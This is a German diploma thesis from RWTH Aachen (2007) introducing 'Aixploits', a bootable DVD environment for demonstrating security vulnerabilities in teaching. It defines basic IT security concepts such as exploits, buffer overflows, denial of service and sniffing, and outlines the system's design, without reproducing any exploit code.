Aixploits - Ein System zur Demonstration von Sicherheitslücken

Sicherheitslücken in Internetanwendungen

Diplomarbeit an der

RWTH Aachen

Juliane Mathes

05. März 2007

Gutachter:

Prof. Dr. Felix Freiling
Lehrstuhl Praktische Informatik I
Universität Mannheim

Prof. Dr. Ulrik Schroeder
Lehr- und Forschungsgebiet
Computerunterstütztes Lernen
RWTH Aachen

Betreuer:

Prof. Dr. Felix Freiling
Dipl.-Inform. Martin Mink
Prof. Dr. Ulrik Schroeder

Hiermit versichere ich, dass ich die Arbeit selbstständig verfasst und keine anderen als die angegebenen Quellen und Hilfsmittel benutzt sowie Zitate kenntlich gemacht habe.

Aachen, den 05. März 2007

(Juliane Mathes)

Aus § 202c StGB (Vorbereiten des Ausspähens und Abfangens von Daten)(1)

“ ...

Erfasst werden insbesondere die so genannten Hacker-Tools, die bereits nach der Art und Weise ihres Aufbaus darauf angelegt sind, illegalen Zwecken zu dienen und die aus dem Internet weitgehend anonym geladen werden können. Insbesondere die durch das Internet mögliche weite Verbreitung und leichte Verfügbarkeit der Hacker-Tools sowie ihre einfache Anwendung stellen eine erhebliche Gefahr dar, die nur dadurch effektiv bekämpft werden kann, dass bereits die Verbreitung solcher an sich gefährlichen Mittel unter Strafe gestellt wird.

Daher wird in Absatz 1 Nr. 2 vorgeschlagen, die Vorbereitung einer Straftat nach §§ 202a und 202b StGB durch Herstellen, Verschaffen, Verkaufen, Überlassen, Verbreiten oder sonst Zugänglichmachen von Computerprogrammen, deren Zweck die Begehung einer solchen Tat ist, unter Strafe zu stellen.”

(Berlin, 20. September 2006)

Zusammenfassung

Das Thema Sicherheit in der Informationstechnik gewinnt für Unternehmen und Privatpersonen zunehmend an Bedeutung. Bis vor einigen Jahren wurde der Schutzbedarf der Daten und der Systeme vor Angriffen von außen unterschätzt. Sclösser und Alarmanlagen schützten vor konventionellen Einbruchsversuchen, verhinderten aber nicht unbefugte Zugriffe über das Internet. Zuerst wurde Firmen und Unternehmen bewusst, dass die Daten und Systemressourcen potentielle Angriffsziele sind. Der Heimanwender beharrte auf der Aussage, dass keine schützenswerten Daten vorliegen. Erst die massive Verbreitung von Computerviren und die Nutzung von sensiblen Diensten wie Online-Banking oder elektronischen Einkaufsportalen brachten ein Umdenken. Heute gehören ein Virenscanner und eine Firewall zur Grundausrüstung eines jeden Rechners.

In Vorträgen und Lehrverstaltungen mit dem Focus IT-Sicherheit bietet es sich an, die Ausnutzung einer Sicherheitslücke zu demonstrieren. Die Vorbereitungen für diese Demonstration sind jedoch mit einigem Aufwand verbunden. Das Angriffsziel inklusive der Schwachstelle muss implementiert werden. Weiterhin gilt es, den Angriff in einzelne Schritte zu unterteilen und vorzubereiten. Um eine möglichst einfache Demonstration von Sicherheitslücken zu ermöglichen, wurde in zwei Diplomarbeiten eine Präsentationsumgebung für Sicherheitslücken geschaffen.

Das Präsentationssystem startet von DVD und bringt Schwachstellen und Angriffsmechanismen mit. Zur einfachen Veranschaulichung wurde eine grafische Oberfläche erstellt. In das System wurde die Demonstration von Sicherheitslücken eingepflegt. Die Präsentationsumgebung wurde erweiterbar gestaltet, so dass die Arbeitsweise weiterer Schwachstellen verdeutlicht werden kann.

Das Thema dieser Arbeit ist die Demonstration von Sicherheitslücken in Internetanwendungen. Im Rahmen der Arbeit wurde die Präsentationsoberfläche programmiert.Eine Auswahl an Schwachstellen wurde in die Präsentationsumgebung aufgenommen. Die Erstellung des Programms sowie die Möglichkeit zur Erweiterung der Software werden beschrieben.

Sicherheitslücken in Betriebssystemen und Anwendungen sowie der Aufbau des Basissystems sind Gegenstand der Arbeit von Benedikt Kaleß.

Danksagung

An dieser Stelle möchte ich allen danken, die mich bei dieser Arbeit unterstützt und begleitet haben.

Zuallererst geht mein Dank an Prof. Dr. Felix Freiling für die Möglichkeit, mein Studium mit dieser Arbeit im Gebiet der IT-Sicherheit zu beschließen. Ihm und Martin Mink möchte ich für die Betreuung während dieser Arbeit danken.

Weiterer Dank geht an Prof. Dr. Ulrik Schroeder für die Übernahme des Zweitgutachtens.

Dr. Maximilian Dornseif danke ich für die Idee zu dieser Arbeit.

Ich danke Benedikt Kaleß für die Erstellung der Live-DVD und die gute Zusammenarbeit während der letzten Monate.

Meinem Freund Andi Wüstner gebührt mein Dank für die Unterstützung bei dieser Arbeit und die Korrektur der schlimmsten Tippfehler.

Der TÜV Rheinland Secure iT als meinem Arbeitgeber danke ich für die Unterstützung und die Möglichkeit der flexiblen Arbeitszeiteinteilung.

Ich danke meiner Mutter Sabine Mathes und meinen Schwestern Marlene und Caroline für die moralische Unterstützung.

Ein großes Dankeschön gilt Fury, der mich durch die gesamte Studienzeit begleitet hat.

Inhaltsverzeichnis

Abbildungsverzeichnis

Tabellenverzeichnis

1 Einleitung

1.1 Motivation

Das Thema Sicherheit hat in der Informationstechnik (IT) in den letzten Jahren an Bedeutung gewonnen. Immer mehr Bereiche des täglichen Lebens nutzen den Computer und das Internet. Vor einigen Jahren wurde zum Beispiel der Bankverkehr von Privatpersonen ausschließlich in schriftlicher Form abgewickelt. Heute ist der Zugriff auf Bankdaten und das Durchführen von Transaktion über Online-Banking weit verbreitet.

Gerade wenn es um sensible Daten geht, ist es unerlässlich, für die Sicherheit dieser Daten zu sorgen. Der Kunde einer Bank will sich darauf verlassen, dass sein elektronischer Zugang zum Bankkonto keinerlei Sicherheitsrisiken birgt. Mögliche Sicherheitslücken können in der Anwendung, über die ein Kunde zugreift, verborgen sein. Weitere Lücken können durch eine fehlerhafte Konfiguration des Servers, der die Anwendung für den Kunden erreichbar macht, entstehen. Auch das System, auf dem die Anwendung arbeitet, kann Sicherheitslücken beinhalten.

Die Komponenten des Online-Bankings werden durch Mitarbeiter erstellt und betreut, die meistens eine Ausbildung im Bereich der Informationstechnik durchlaufen haben. Innerhalb dieser Ausbildung ist es daher unerlässlich, das Thema Sicherheit zu behandeln. Es muss vermittelt werden, welche Aspekte der Begriff der Sicherheit umfasst und wie Sicherheit in den einzelnen Bereichen der Informationstechnik umgesetzt werden kann.

Das gesamte Thema Sicherheit wird in der IT-Ausbildung häufig vernachlässigt. Das Erlernen einer Programmiersprache zählt zu den Grundeinheiten der Ausbildung. Die Vermeidung von Programmierfehlern, die Sicherheitslücken entstehen lassen, wird dagegen nicht behandelt. Es wird nicht demonstriert, welche Schwachstellen durch Programmierfehler entstehen können. Nicht nur die Programmiersprachen müssen unter dem Aspekt der Sicherheit betrachtet werden, dieser Grundsatz gilt ebenso für alle anderen Bereiche der Informationstechnik. Das kann den Aufbau und Plan eines Netzwerks ebenso betreffen wie die Konfiguration eines Dienstes, zum Beispiel eines Webservers.



Abbildung 1.1: Ausnutzung einer Sicherheitslücke

Um das Thema Sicherheit zeitgemäß zu vermitteln, bietet sich eine Demonstration gängiger Sicherheitslücken an. Die Ursache einer Sicherheitslücke ist eine Schwachstelle in der Software des Computers. Einige Sicherheitslücken entstehen durch Programmierfehler, andere durch fehlerhafte Konfiguration von Software. Auch das Fehlverhalten des Benutzers kann die Sicherheit des Computers gefährden. Ein Schadenscode, der eine Sicherheitslücke ausnutzt, wird als Exploit (to exploit - ausnutzen) bezeichnet. Das Zusammenspiel von Sicherheitslücke und Exploit wird in Abbildung 1.1 verdeutlicht.

Bei der Präsentation von Sicherheitslücken wird die Ausnutzung der Schwachstelle durch einen Exploit demonstriert. Es gibt Software zum Entwickeln, Testen und Ausführen von Exploits. Ein Beispiel für ein solches Programm ist das "Metasploit Framework" (2). Dieses Framework wird auf dem Computer installiert und dient als Werkzeug zum Ausnutzen von Sicherheitslücken auf anderen Computern. Der Zweck des Programms ist die Ausführung von Exploits und nicht die Präsentation der Durchführung. Im "Metasploit Framework" ist das Ziel eines Exploits nicht enthalten. Für eine Demonstration muss das Angriffsziel inklusive der Schwachstelle gesondert vorbereitet werden.

An diesem Punkt soll diese Diplomarbeit Abhilfe schaffen. Vortragenden soll die Möglichkeit gegeben werden, die Funktion eines Exploits sowie seine Wirkung auf ausgewählte Ziele zu veranschaulichen.

1.2 Zielsetzung der Arbeit

Ziel der Arbeit ist es, eine Präsentationsumgebung zur Demonstration von Sicherheitslücken zu erstellen. Die Präsentationsumgebung wird von einem externen Medium gestartet und erfordert keine Installation von Software auf dem

Rechner. Es sollen keine Veränderungen an der Konfiguration und an den Daten des Rechners vorgenommen werden. Dieser Punkt ist besonders wichtig, damit die Präsentationsumgebung bedenkenlos auf jedem Rechner eingesetzt werden kann.

Die Präsentationsumgebung soll Exploits in Form von Quellcodes und als ausführbare Programme beinhalten. Das Ziel des Schadenscodes soll ebenfalls auf der DVD vorhanden sein. Dieses Ziel muss genau auf den Exploit zugeschnitten sein, damit der Exploit die Bedingungen vorfindet, die zu der Sicherheitslücke führen. Es muss sichergestellt werden, dass der Exploit im Rahmen der DVD funktioniert und der Vortragende keinerlei Vorbereitungen mehr für die Durchführung des Exploits treffen muss. Sämtliche Pakete und Bibliotheken müssen in der korrekten Version vorliegen.

Die Präsentationsumgebung besteht aus einem Live-Betriebssystem und einer Präsentationsoberfläche. Die Demonstration einer Schwachstelle soll im Rahmen der grafischen Oberfläche erfolgen. In der grafischen Oberfläche werden Informationen zu den Sicherheitslücken angezeigt und die Ausführung der Exploits gesteuert. Zur einfachen Präsentation sollen möglichst viele Schritte der Durchführung als vorgefertigte Befehle vorliegen, damit der Vortragende möglichst wenige Befehle per Hand eingeben muss. Sämtliche Parameter eines Befehls sollen schon fertig ausgefüllt und mit Erklärungen versehen sein. Die Programmoberfläche muss so gestaltet werden, dass die Präsentation mit einem Beamer möglich ist. Besonderes Augenmerk muss auf Komponenten wie Textgröße und Fenstergestaltung gelegt werden.

Innerhalb der Präsentationsoberfläche soll der Vortragende zusätzlich ausführliche Informationen zu jedem Exploit finden. Diese Informationen sind zur Vorbereitung der Demonstration gedacht. Sie sollen dem Vortragenden die zeitaufwändige Suche nach Informationen ersparen.

Eine weitere Anforderung an die gesamte Präsentationsumgebung ist die leichte Erweiterbarkeit des Systems. Das Einbinden weiterer Schwachstellen in die Präsentationsumgebung und in die Live-DVD soll mit möglichst geringem Aufwand erfolgen. Die erforderlichen Schritte sollen so detailliert beschrieben werden, dass anhand dieser Anleitung jeder Vortragende die Präsentationsumgebung erweitern kann.

Die Präsentationsumgebung ist das Ergebnis zweier Diplomarbeiten. Die Erstellung der Live-DVD ist Gegenstand der Diplomarbeit “Ein System zur Demonstration von Sicherheitslücken - Sicherheitslücken in Internetanwendungen” (3) von Benedikt Kaleß. Die Präsentationsoberfläche wurde im Zuge dieser Diplomarbeit erstellt. Die einzelnen Teile der Präsentationsumgebung und ihre jeweilige Bearbeitung sind in Abbildung 1.2 ersichtlich. In beiden Arbeiten wird eine



Abbildung 1.2: Aufteilung der Erstellung der Präsentationsumgebung

Auswahl an unterschiedlichen Sicherheitslücken in die Präsentationsumgebung eingepflegt.

Die Arbeit richtet sich an Personen mit grundlegenden Kenntnissen im Bereich der IT-Sicherheit. Die Präsentationsumgebung ist als Werkzeug für Vortragende gedacht. Mit der Präsentationsumgebung können Sicherheitslücken ohne lange Vorbereitungszeit und ohne Veränderungen an der Konfiguration des Computers vorgeführt werden.

2 Sicherheit in der Informationstechnik

In diesem Kapitel werden grundlegende Begriffe aus dem Bereich IT-Sicherheit vorgestellt, die in den Arbeiten von Juliane Mathes und Benedikt Kaleß benutzt werden. Zugleich wird der Umfang der Aspekte abgesteckt, die in den beiden Arbeiten behandelt werden. Das Kapitel ist in beiden Arbeiten identisch und stellt die relevanten Techniken und Verfahren eines Angreifers vor. Abschließend erfolgt eine Betrachtung der Angriffstechniken, die in den Arbeiten nicht behandelt werden.

2.1 IT-Sicherheit

Der Begriff der Sicherheit ist ein Schlagwort in der Informationstechnik. Doch wie lässt sich Sicherheit in diesem Umfeld definieren?

> "Sicherheit ist kein Produkt, sie ist ein Prozess"

schreibt Bruce Schneier, ein amerikanischer Experte für Kryptographie und Computersicherheit, in seinem Buch "Secrets & Lies - IT-Sicherheit in einer vernetzten Welt" (4). Dieses Zitat verdeutlich, dass Sicherheit kein Zustand ist, der einmal erreicht wird und dann fortwährend gilt. IT-Sicherheit betrifft die Verarbeitung, Speicherung und Kommunikation von Informationen auf Computersystemen.

Das Computersystem sowie Dienste und Anwendungen sind permanent neuen Formen der Bedrohung ausgesetzt. Gegen diese Bedrohungen muss das Computersystem geschützt werden. Die Sicherheit eines Computersystems und aller Komponenten muss immer wieder überprüft und durch fortlaufende Arbeiten an dem System sichergestellt werden.

Sicherheit lässt sich über die drei Begriffe Vertraulichkeit, Intergrität und Verfügbarkeit beschreiben. Freiling definiert in der Vorlesung *Verlässliche Verteilte Systeme I* (5) die drei Begriffe wie folgt:

- *Vertraulichkeit im engeren Sinne = Verhinderung von nichtautorisierter Offenlegung von Informationen*

- *Integrität = Verhinderung von nicht-autorisierter Erweiterung oder Zerstörung von Informationen*

- *Verfügbarkeit = Verhinderung von nicht-autorisierter Zurückhaltung von Informationen*

Das Bundesamt für Sicherheit in der Informationstechnologie (BSI) (6) definiert die Sicherheitsanforderungen in der Informationstechnik anhand der möglichen Bedrohungen der Sicherheit. Es werden drei Grundbedrohungen definiert.

- Verlust der Vertraulichkeit

  Durch Vertraulichkeit wird sichergestellt, dass der Zugriff auf sensible Informationen erst nach erfolgreicher Prüfung der Identität des Zugreifenden möglich ist. Beim Verlust der Vertraulichkeit kommt es zu einem unbefugten Informationsgewinn.

- Verlust der Integrität

  Durch Integrität wird sichergestellt, dass Veränderungen von Informationen nur durch befugte Benutzer oder Systemprozesse stattfinden. Die unbefugte Modifikation von Informationen hat den Verlust der Integrität zur Folge. Die Integrität ist eng mit der Vertraulichkeit verbunden.

- Verlust der Verfügbarkeit

  Ein Computersystem soll eine hohe Verfügbarkeit bieten. Die angebotenen Dienste müssen gewissen Verfügbarkeitskriterien genügen. Die meisten Webserver zum Beispiel sollen eine permanete Verfügbarkeit bieten. Die unbefugte Beeinträchtigung der Funktionalität eines Computersystems stellt die Verfügbarkeit in Frage.

Voraussetzung für Sicherheit in der Informationstechnik ist, dass die drei Anforderungen Vertraulichkeit, Integrität und Verfügbarkeit erfüllt werden. Diese Anforderungen müssen nicht nur von IT-Systemen, sondern auch von Diensten, Programmen und Prozessen erfüllt werden.

Selbst wenn alle drei Anforderungen vom IT-System erfüllt werden, ist keine komplette Sicherheit gegeben. Die Sicherheit wird zum Beispiel durch den Benutzer des Systems verletzt, der Passwörter aus Bequemlichkeit frei zugänglich auf einem Zettel am Monitor befestigt. In diesem Fall muss ein Prozess defi-

niert werden, durch den der Benutzer für das Thema Sicherheit sensibilisiert wird.

2.2 Von der Sicherheit zur Sicherheitslücke

Der Verlust der Sicherheit geht mit dem Auftreten einer Sicherheitslücke einher. Eine Sicherheitslücke oder Schwachstelle ist ein sicherheitsrelevanter Fehler eines IT-Systems. Die Ursachen einer Schwachstelle können in der Konzeption, den verwendeten Algorithmen, der Implementation, der Konfiguration, dem Betrieb sowie der Organisation des IT-Systems liegen. Eine Schwachstelle führt dazu, dass eine Bedrohung für das IT-System besteht. Durch die Schwachstelle kann das System geschädigt werden. Die Säulen der IT-Sicherheit - Vertraulichkeit, Integrität und Verfügbarkeit - sind für dieses System nicht mehr gegeben.

In den Arbeiten werden zum einen Sicherheitslücken in Internetanwendungen betrachtet. Unter Internetanwendungen werden Dienste und Prozesse eines IT-Systems verstanden, die im Internet erreichbar sind. Eine Schwachstelle in einer Internetanwendung kann zum Beispiel ein fehlerhaft konfigurierter Webserver sein, wodurch vertrauliche Informationen ausgelesen werden können.

Ein weiteres Beispiel einer Sicherheitslücke ist die Möglichkeit des unbefugten Auslesens von Datensätzen eines Datenbankservers. Die Abfrage von Datensätzen geschieht durch Kommandos, die auf dem Datenbankserver ausgeführt werden. Bei fehlender Überprüfung der Syntax der Kommandos können Befehle verändert werden. Mit solchen Befehlen ist es möglich, Informationen auszulesen, die eigentlich nicht ohne Authentifizierung zugänglich sein sollten.

Die andere betrachtete Klasse von Sicherheitslücken in den Arbeiten sind solche, die in Betriebssystemen und Anwendungen vorkommen. Bei Betriebssystemen ist ein Angreifer daran interessiert, Rechte eingeräumt zu bekommen, die er eigentlich nicht besitzen dürfte. Fehler in Anwendungen möchte er mißbrauchen, um eigenen eingeschleusten Code auszuführen. Als Ziel wird dadurch im Allgemeinen verfolgt, einen Zugang zum angegriffenen System zu schaffen. Die fehlerhafte Anwendung wird beispielsweise nicht direkt vom Angreifer, sondern vom Anwender ausgeführt. Für den Anwender sieht es so aus, als stürze das Programm ab. Der Angreifer hat aber sein Ziel erreicht, eigenen Code eingeführt und sich einen Zugang zum Rechner mit Rechten des Anwenders verschafft.

2.3 Behandelte Angriffstechniken

Ein Angreifer hat das Ziel, ein System oder eine Anwendung zu komprimittieren. Bei der Komprimittierung wird eine der drei Säulen der Sicherheit verletzt. Dabei werden folgende Techniken und Methoden benutzt.

2.3.1 Exploit

Ein Exploit ist ein Programm, das eine entdeckte Sicherheitslücke ausnutzt und damit weitere Privilegien erreicht.

Einige Exploits werden nur dafür geschrieben, um das Vorhandensein von Schwachstellen zu demonstrieren. Solch ein Exploit wird oft mit dem Titel "Proof of Concept" versehen. Oftmals führt er auch keinen schädlichen Code aus, sondern zeigt nur, dass prinzipiell jedes Kommando auf dem System ausgeführt werden könnte und das System verwundbar ist. Unter Windows wird beispielsweise der Taschenrechner angezeigt, auf Linux-Systemen oft eine Datei im Verzeichnis `/tmp` erzeugt.

Wird die Sicherheitslücke gleichzeitig mit dem dazugehörigen Exploit veröffentlicht, so spricht man von einem *zero-day* Exploit.

2.3.1.1 Buffer-Overflow

Viele Exploits benutzen das Vorhandensein eines Buffer-Overflows. "Ein Buffer-Overflow ist das Ergebnis eines Kopiervorgangs, in dem mehr Daten in einen Puffer kopiert werden, als dieser verwalten kann."

In seinem Paper "Smashing the Stack for Fun and Profit"(7) fand der Autor mit dem Pseudonym *"Aleph One"* diese sehr griffige Definition und stellt vor, wie ein Buffer-Overflow entsteht und ausgenutzt werden kann. Buffer-Overflows stellen heutzutage den Hauptgrund für Sicherheitslücken dar und entstehen meistens durch Programmierfehler.

Buffer-Overflows können wie folgend skizziert ausgenutzt werden. Jedes Programm arbeitet mit Übergabeparametern oder lokalen Parametern. Wenn der Programmierer nicht überprüft, ob die Länge dieser Übergabeparameter korrekt ist, kann ein Fehler dahingehend entstehen, dass der Eingabewert länger ist, als das Programm es erwartet. Als Konsequenz werden die im Speicher nachfolgenden Werte überschrieben.

Um mittels dieses Fehlers einzubrechen, muss ein Programmcode eingeschleust werden, der anschließend ausgeführt wird. Daher sind Puffer-Überläufe bei lokalen Variablen besonders riskant. Da solche Objekte immer nur in einer Unterprozedur gültig sind, werden diese Werte zusammen mit Rücksprungwerten auf den sogenannten "Stack" gespeichert. Der Stack wird auf bestimmte Weise organisiert. Es können immer nur Werte "auf" den Speicher gelegt werden und auch nur von "oben" wieder gelesen werden. Auf diese Weise werden verschachtelte Unterprogramme automatisch verwaltet. Verschachtelt aufgerufene Unterprogramme legen die jeweils aktuelle Adresse als Rücksprungadresse so übereinander auf den Stack. Beendet sich nun ein Unterprogramm, liegt die Rücksprungadresse der aufrufenden Prozedur auf dem Stack. Speicherplatz für lokale Variablen kann auch auf einfache Weise freigegeben werden.

Die Gefahr besteht nun darin, dass durch einen Pufferüberlauf in einer lokalen Variable solch eine Rücksprungadresse überschrieben wird. Der Angreifer versucht, diese Rücksprungadresse so zu manipulieren, dass an der verwiesenen Stelle ein ausführbarer Maschinencode steht, der dann anstelle des eigentlich auszuführenden Programms verarbeitet wird. Sein Ziel ist es also, den Code einzuschleusen und gleichzeitig die Rücksprungadresse passend zu wählen.

2.3.2 Denial-of-Service-Attacke

Eine Denial-of-Service-Attacke, kurz DoS genannt, bezeichnet den Versuch, einen oder mehrere Dienste eines Systems unbenutzbar zu machen.

Klassische Denial-of-Service-Attacken beziehen sich auf die Verfügbarkeit eines Servers. Beispielsweise wird versucht, den Server mit Anfragen zu überfordern und so CPU-Zeit zu verschwenden oder die gesamte Bandbreite der Netzanbindung auszunutzen, um so die Antwortzeit des Servers zu erhöhen. Sogenannte Botnetze werden dazu genutzt, um einen Distributed Denial-of-Service auszuführen. Dabei werden viele infizierte Rechner gleichzeitig angewiesen, Anfragen an einen Server zu senden, wodurch dieser überlastet wird. Unter dem Begriff "Denial-of-Service" verstehen viele Menschen Angriffe dieser Art. Diese Angriffe werden in dieser Arbeit jedoch nicht behandelt.

Als Denial-of-Service-Attacke werden auch Angriffe verstanden, die als Konsequenz ein gerade benutztes Programm unbenutzbar machen oder es gezielt zum Absturz bringen.



Abbildung 2.1: Schema eines Botnetzes

2.3.3 Mitschneiden von Netzwerkverkehr

Spezielle Programme, so genannte Netzwerksniffer, schnüffeln (to sniff) im Netzwerkverkehr. Dabei wird der Datenverkehr mitgelesen und aufbereitet dargestellt. Ein Sniffer kann in zwei verschiedenen Modi arbeiten. Im *non-promiscuous* genannten Modus beschränkt sich das Mitlesen auf den Datenverkehr des eigenen Rechners. Im *promiscuous* Modus protokolliert der Sniffer den gesamten Datenverkehr an der Netzwerkschnittstelle. Es werden nicht nur die für den eigenen Rechner bestimmten Netzwerkpakete mitgelesen, sondern alle Pakete, die an der Netzwerkschnittstelle ankommen. Es ist von der Netzwerkstruktur abhängig, wie viele Daten der Netzwerksniffer in diesem Modus sieht. Nutzen die Systeme ein gemeinsames Übertragungsmedium, so kann sämtlicher Traffic von den anderen Systemen mitgeschnitten werden. Wird ein Switch verwendet, so splittet dieser den Netzwerkverkehr der einzelnen Clients auf. In einem geswitchten Netzwerk kann die Kommunikation nicht ohne weiteres von anderen Rechnern aus abgehört werden.

Durch die mitgeschnittenen Informationen erlangt der Angreifer Informationen über die im Netzwerk aktiven Systeme. Er kann ermitteln, welche Dienste von welchen Systemen angeboten werden. Von Interesse sind auch im Klartext übermittelte Anmeldeinformationen wie Benutzernamen oder Passwörter.

2.4 Weitere Angriffstechniken

2.4.1 Social Engineering

Mit dem Mittel des "Social Engineering" versucht ein Angreifer, die Gutgläubigkeit eines Mitmenschen auszunutzen um Informationen zu erhalten. Der Begriff wurde maßgeblich von Mitnick und Simon geprägt (8). Solche Aspekte sind auch bei vielen Exploits inbegriffen, wenn der Angreifer beispielsweise Schadenscode als Dokument tarnt und dem Nutzer des Zielrechners per E-Mail schickt. Auch hofft der Angreifer, dass der Nutzer die Tatsache, dass ein Programm abstürzt, nicht hinterfragt, um so unerkannt zu bleiben. Social Engineering ist also nicht direkt technischer Natur.

Aspekte aus dem Bereich Social Engineering werden in dieser Arbeit höchstens angedeutet, wenn es darum geht, wie Schadcode auf ein Computersystem eingeschleust wird. Sie stehen aber nicht im Mittelpunkt der Betrachtung. So wird etwa auf Begriffe wie "Phishing" oder "Spam", die oft als Instrumente für Social Engineering genutzt werden und Menschen etwa Bankdaten entlocken sollen, in den Arbeiten nicht eingegangen.

2.4.2 Viren, Würmer

Unter dem Begriff "Viren und Würmer" werden oft unterschiedliche Schädlinge zusammengefasst. Die einzelnen Begriffe lassen sich nicht klar voneinander trennen, die Grenzen zwischen den folgenden Begriffen sind oft fliessend.

- Virus:

  Ein Virus ist ein Programm, das sich in ein Computersystem einschleust und sich dadurch selbst reproduziert. Nach dem Einschleusen ist sowohl der Quell- als auch der Zielrechner infiziert. Bezüglich der Verbreitungsart sind die bekanntesten Viren diejenigen, die in einer ausführbaren Datei oder in einem Dokument in Form eines Makros versteckt sind. Beim Programmstart oder Start des Makros wird der Schadenscode aufgerufen. Durch Weitergabe infizierter Dateien oder Dokumente repliziert sich der Virus auf andere Rechner.

- Wurm:

  Ein Wurm unterscheidet sich von einem Virus durch eine selbstständig Verbreitung. Ebenso wie ein Virus kann ein Wurm Schadenscode beinhalten.

Oft ist schon die Tatsache der massiven Verbreitung des Wurms ein Angriff auf die Verfügbarkeit einer Ressource.

- Trojanisches Pferd:

  Trojanische Pferde enthalten schädliche Funktionen, aber auch für den aufrufenden Anwender nützliche Funktionen. So wird die schädliche Funktion versteckt. Die schädliche Funktion des trojanischen Pferdes kann beim Aufrufen unbemerkten Zugang zum Rechner ermöglichen oder das System anderweitig komprimittieren.

In diesem Kapitel wurden Begriffe aus dem Bereich der IT-Sicherheit definiert. Die Sicherheit im Bereich der Informationstechnik kann durch verschiedene Methoden und Techniken verletzt werden. Die gängigen Angriffsszenarien wurden vorgestellt. Es erfolgte eine erste Klassifizierung der Sicherheitslücken in zwei Themengebiete. Das Ziel beider Arbeiten ist es, gängige Sicherheitslücken aus beiden Themengebieten zu präsentieren. Zur Demonstration der Schwachstellen wird im Zuge beider Arbeiten eine Demonstrationsumgebung geschaffen. Im folgenden Kapitel werden die Komponenten der Präsentationsumgebung vorgestellt.

3 Aixploits - eine Umgebung zur Präsentation von Sicherheitslücken

Das Kapitel stellt die einzelnen Komponenten der Präsentationsumgebung vor. Die Umgebung mit allen Programmen und Informationen wird im weiteren als *Aixploits* bezeichnet. Dieser Name ist aus der Kombination des französichen Namens der Stadt Aachen (Aix-la-Chapelle) und der Bezeichnung Exploits entstanden.

3.1 Konzept

Die Präsentationsumgebung ist zur Demonstration von Sicherheitslücken gedacht. Sie wird von einer DVD oder einer externen Festplatte geladen und benötigt zum Betrieb keinen Zugriff auf andere lokale Laufwerke. *Aixploits* enthält neben einem kompletten Betriebssystem alle zur Demonstration benötigten Programme und Daten. Es werden keine Eingriffe in die Hardware- und Softwarekonfiguration des Rechners vorgenommen.



Abbildung 3.1: Startvorgang der Präsentationsumgebung

Zur Arbeit mit der Präsentationsumgebung wird nicht das Betriebssystem des

Rechners genutzt, sondern ein Betriebssystem von einem externen Medium gestartet. Abbildung 3.3 verdeutlicht die unterschiedlichen Startmöglichkeiten der Präsentationsumgebung.

Aixploits ist einfach zu bedienen und ermöglicht die Demonstration von Schwachstellen ohne lange Vorbereitungszeit. Das Betriebssystem ist speziell auf den Einsatz als Präsentationsgrundlage zugeschnitten. Die behandelten Sicherheitslücken sind als Schadenscode enthalten. Zu jeder Sicherheitslücke werden alle benötigten Informationen mitgeliefert. Diese Informationen beinhalten Art und Wirkungsweise des Exploits und beschreiben die Voraussetzungen für das Funktionieren des Schadenscodes. Weiterhin wird erklärt, wie sich diese Schwachstelle vermeiden lässt.

Die Präsentation der Sicherheitslücken geschieht in einer eigenen Präsentationsoberfläche. In dieser Oberfläche sind alle Daten zu den Sicherheitslücken aufgeführt. Über verschiedene Menüpunkte können Informationen angezeigt oder die Ausführung des Exploits schrittweise durchgeführt werden. Zu jedem Exploit ist das Angriffsziel des Schadenscodes enthalten. Dieses Ziel kann ein Betriebssystem oder ein Dienst mit einer Schwachstelle sein.

